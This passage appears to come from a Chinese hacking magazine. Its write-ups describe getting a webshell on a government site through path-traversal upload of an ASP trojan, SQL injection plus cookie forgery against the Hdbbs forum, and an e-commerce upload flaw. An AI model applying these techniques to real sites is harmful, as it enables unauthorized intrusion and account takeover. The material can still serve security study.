


图 5

郁闷的时候，手无意中点了一下鼠标右键，显示如图 5 所示。

马上整理一下思路：刚才在论坛的时候是我们把文件上传到图片目录，但是不能执行，现在能新建目录，那我们把上传的文件传到新建目录下不就可以执行了吗？但要注意 3 点：

1、最好要建在网站的根目录；
2、新目录取名时要注意讲究一点（避免与上级目录重名，否则无法创建）；
3、关于用工具上传路径的指定。

我们先来建一个目录，如图 6 所示：




图 6

创建成功！再上传.asp 木马，如图 7 所示。




图 7

我上传的路径是：../../admin_a/newup.asp，这个路径是猜测的，根据现在对此网站的了解，我想路径应该是这样的 X:\govweb\gov2005\jrpz\bbs\uploadfiles，X 表示磁盘号。而我们刚才管理登录的文件夹：Files 应该和 jrpz 都是在网站根目录下，所以我们的上传路径应该加两个../，这是关键所在！好了，我们再次访问，出现了熟悉的页面，如图 8 所示。




图 8




图 9




图 10

进入WebShell后，为了证实我们的分析，特地到d：\govweb\gov2005\bbs\uploadfile下去看看，发现我们上传的asp木马果然在那里，如图9所示。

查看IP试试，如图10所示。

呵呵，是内网地址，而且很可能是一个非DMZ结构。也就是说，Web服务器处于防火墙之后，通过NAT转换为外界提供访问。到此我们已经获得这个政府站点的WebShell，当然如果想继续渗透，进而控制这台服务器，那就八仙过海，各显神通了。而我们的目的，只是进行安全测试，就此作罢，通知此政府的网站管理人员！

[文章里用到的工具webhunter.exe、WinSockExpert已收录在本期光盘中]

编辑点评：常规的入侵方法，工具+信息收集+思路得到了一个webshell。不过，桂林老兵的那个上传工具是可以指定虚拟上传路径的，不必要到后台新建一个目录再上传，它可以直接传到支持asp脚本的目录。

Hacking Hdbbs Vesion 1.0

午夜的猪

现在的网站越开越多，而论坛程序也开始像雨后春笋似的多得要命，其中也不乏有比较出色的论坛程序，现在的后起之秀只管程序的美观以及实用性，却往往忽略了程序的安全性。就拿我们今天的主角Hdbbs来说吧，官方自称是经过一个多月的测试，在安全性以及实用性方面都有很好的发挥，所以我们就看看这个论坛究竟能好到哪里去！

程序界面如图1所示。第一眼看上去的感觉好像是韩国的设计风格，而且整个论坛给人的感觉是比较简单没有什么特别之处，最吸引人的可能就是这个论坛是出自一个学生之手，而且还说是国内第一个个人独创的BBS程序(PS：俺兄弟当初的MYBBS也是一个人所写的啊，要不是我找到几十个漏洞，他也不会停止开发了)。从论坛的版面下载了大概2MB的源码，准备进行白箱测试。




图1

何谓“白箱测试”？漏洞的发现可以分为黑箱(Black Box)及白箱(White Box)两种，黑箱是在不知其程序源码及开发流程下进行的程序测试，而白箱大多数都是基于程序开发员或者是知其程序源码以及开放过程下进行的程序测试。

从论坛下载回来的源码来看，这个论坛是属于Macromedia Dreamweaver所编写出来的，而且编写的程序实在太过于嫩，所有的页面都没有任何针对SQL注入所做的过滤，危险性太大了。亏官方还说是经过一个月的安全测试了！难道是食品安全卫生监督局的检测得到的结论？看看其中一个页面的代码：

```
Person_search.asp
<table width="950" border="0" align="center" cellpadding="0" cellspacing="0">
  <tr>
    <td> </td>
  </tr>
</table>
<table width="950" height="25" border="0" align="center" cellpadding="0" cellspacing="1" bgcolor="#425AB0">
  <tr>
    <td bgcolor="#55A4DC" class="baixiao"> <img src="images/jiantou.gif" width="12" height="12" > <a href="index.asp"><%=web_common(1)%></a> → 查看用户资料</td>
  </tr>
</table>
<table width="950" border="0" align="center" cellpadding="0" cellspacing="0">
  <tr>
    <td> </td>
  </tr>
</table>
<%
  exec="select * from n_user where user_name='"&request("n_name")&"'"
  rs.open exec,conn,1,1
if isnull(rs("user_photo"))=true or rs("user_photo")="" then
   u_photo="touxiang/nothing.jpg"
   else
   u_photo=rs("user_photo")
   end if
%>
```

程序接受参数完完全全的暴露，完完全全的释放。不管这么多漏洞，就找到这里了，心想拿着我们亲爱的NBSI进行疯狂的注入就是了。但是最后NBSI却无情地告诉我~~~，找不到任何表名。只好无奈地进行多年以来没有动过手的手工注入了（看官骂道：你小心骗钱啊！下载回来的代码有数据库的，你可别想要我们）。对喔对喔~结合官方所提供的数据库查看了各个表名之后，我们期待已久的结果出现了，账号和密码都拿到了（图2）。



图2

因为程序使用了MD5的加密，导致我所注入得到的密码是MD5的，而且国内的MD5散列查询网站的数据不大，能够找到的几

率很低，所以为了可以进一步地入侵，采取迂回的方式利用伪造信息登录相关账号。

首先在论坛注册一个新的账号，然后利用老兵的“网站安全检测工具”或者是“WSE”来截取我们所需要的账号COOKIE，Cookie信息如下：

```
GET /he/bbs/index.asp HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/msword, application/vnd.ms-powerpoint, */*
Referer: http://www.*****.com/he/bbs/tiezi_display.asp?ID=1616&bankuai=8
Accept-Language: zh-cn
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; SV1; .NET CLR 1.1.4322)
Host: www.*****.com
Connection: Keep-Alive
Cookie: ASPSESSIONIDSCQDTDST=CKBFMLMBAKOFAFFGHAJANGFD; AjStatajiang%5Fstat1=UserPages=57&AjstatPages=57; user%5Fdengji=n%5Fuser; user%5Fpass=88c95e729f5a57sd; user%5Fname=888
```

得到信息之后，我们只要修改User_Name以及User_Pass为我们刚刚所注入得到的账号以及MD5密码散列填入“网站安全检测工具”Cookie处然后Post数据，马上就会看到我们的账号是什么权限了（图3）！




图3

如果大家在入侵其他程序的时候，没有办法利用注入所得到的账号密码的话，可以试试这个方法，这样我们就可以尽量地发挥我们所得到的信息了！因为这个论坛后台没有任何可以利用的方面，所以我就不解说这么多了！Common.asp可以插入木马的哦，这样子就可以拿到webshell了，程序个头不小，但是安全问题却多得要命。为了大家的网站安全，我建议大家还是尽量别使用这个论坛！

步步紧追动感商务

刘新平

时下电子商务很火，偶也凑个热闹，对一些商务程序的安全性做了一次检测，还真找到了不少漏洞，下面就对动感商务来一次亲密接触。

一、动感购物系统 v9.29版上传漏洞

这个上传漏洞最初并不是在动感中发现的，而是在另一个商务程序“ASP商城之王V8.81”中找到的，在搜索ASP商城之王的一些关键字时，牵出了“动感购物系统 v9.29”的上传漏洞。这里以动感v9.29为例，介绍一下此类上传漏洞的利用方法。先来看一下漏洞的产生原因，在upfile_flash.asp中BUG源码如下：

```
if upload.form("act")="uploadfile" then
filepath=trim(upload.form("filepath")) //文件上传路径
filelx=trim(upload.form("filelx")) //文件扩展名
......................
